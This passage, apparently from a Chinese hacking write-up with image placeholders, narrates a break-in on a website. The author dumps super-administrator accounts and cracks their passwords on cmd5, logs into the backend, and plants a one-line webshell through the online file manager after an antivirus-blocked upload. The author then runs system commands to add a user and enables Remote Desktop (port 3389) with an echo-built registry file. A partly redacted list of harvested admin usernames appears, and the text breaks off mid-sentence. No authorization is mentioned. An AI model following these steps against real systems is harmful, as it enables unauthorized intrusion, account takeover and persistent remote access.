


图3




图4




图5

开始我以为这样就得到超级管理员帐户了，但后来使用爆出来的密码登录才发现这只是一个审核权限，什么都做不了，后来才改写工具添加上现在的功能。来直接查询谁有超级管理员权限吧，点击“爆超级管理员”，如图6。然后再来爆单个用户的密码即可，这么多的管理员，总该有个密码比较弱的吧，如图7。在cmd5网站上一个一个的跑密码，失败5次后，终于跑出了一个，就是最后那个用户。有了密码我们就直接登录后台，看看权限，果然是超级管理员，如图8。

```
不限,
userid:945
username:pi[redacted]ot,
userid:3
username:l[redacted],
userid:10
username:z[redacted],
userid:8
username:gxppa,
userid:15
username:hwangxy,
userid:306
username:[redacted]in,
userid:39
username:sunxi
```

图6

下一步就是拿WEBSHELL，点击“系统设置”→“在线文件管理”，如图9，在这里直接传大马，结果提示成功，到文件目录下却发现什么都没有，开始还不知道以为是扩展名被禁止了，后来才发现是被杀了。后来我又找了个免杀的大马传上去，结果访问时却提示错误，如图10。没办法，不能传大马，还杀我的马，反正目录可写，我直接“新建文件”写一句话木马好了，顺利的连接上了，如图11。




图7




图8




图9




图10




图11

我们继续来提权，在webshell中发现可以执行系统命令，这可就轻松多了，直接添加用户就可以了，再来看一下是什么操作系统，意料之中是Windows2003系统，继续查看端口，可惜没有开3389。不过这也没什么的，既然可以执行系统命令，那我们使用echo创建一个3389.reg就可以解决了。考验基本功的时候到了，在dos下，使用echo创建了一个如图12所示的reg文件，然后使用命令导入注册表中，如图13。虽然没有回显，但是已经执行成功了，我们可以使用“netstat -an”命令查看一下端口，如图14，发现3389已经打开了，最后在本地使用Ping命




图 12

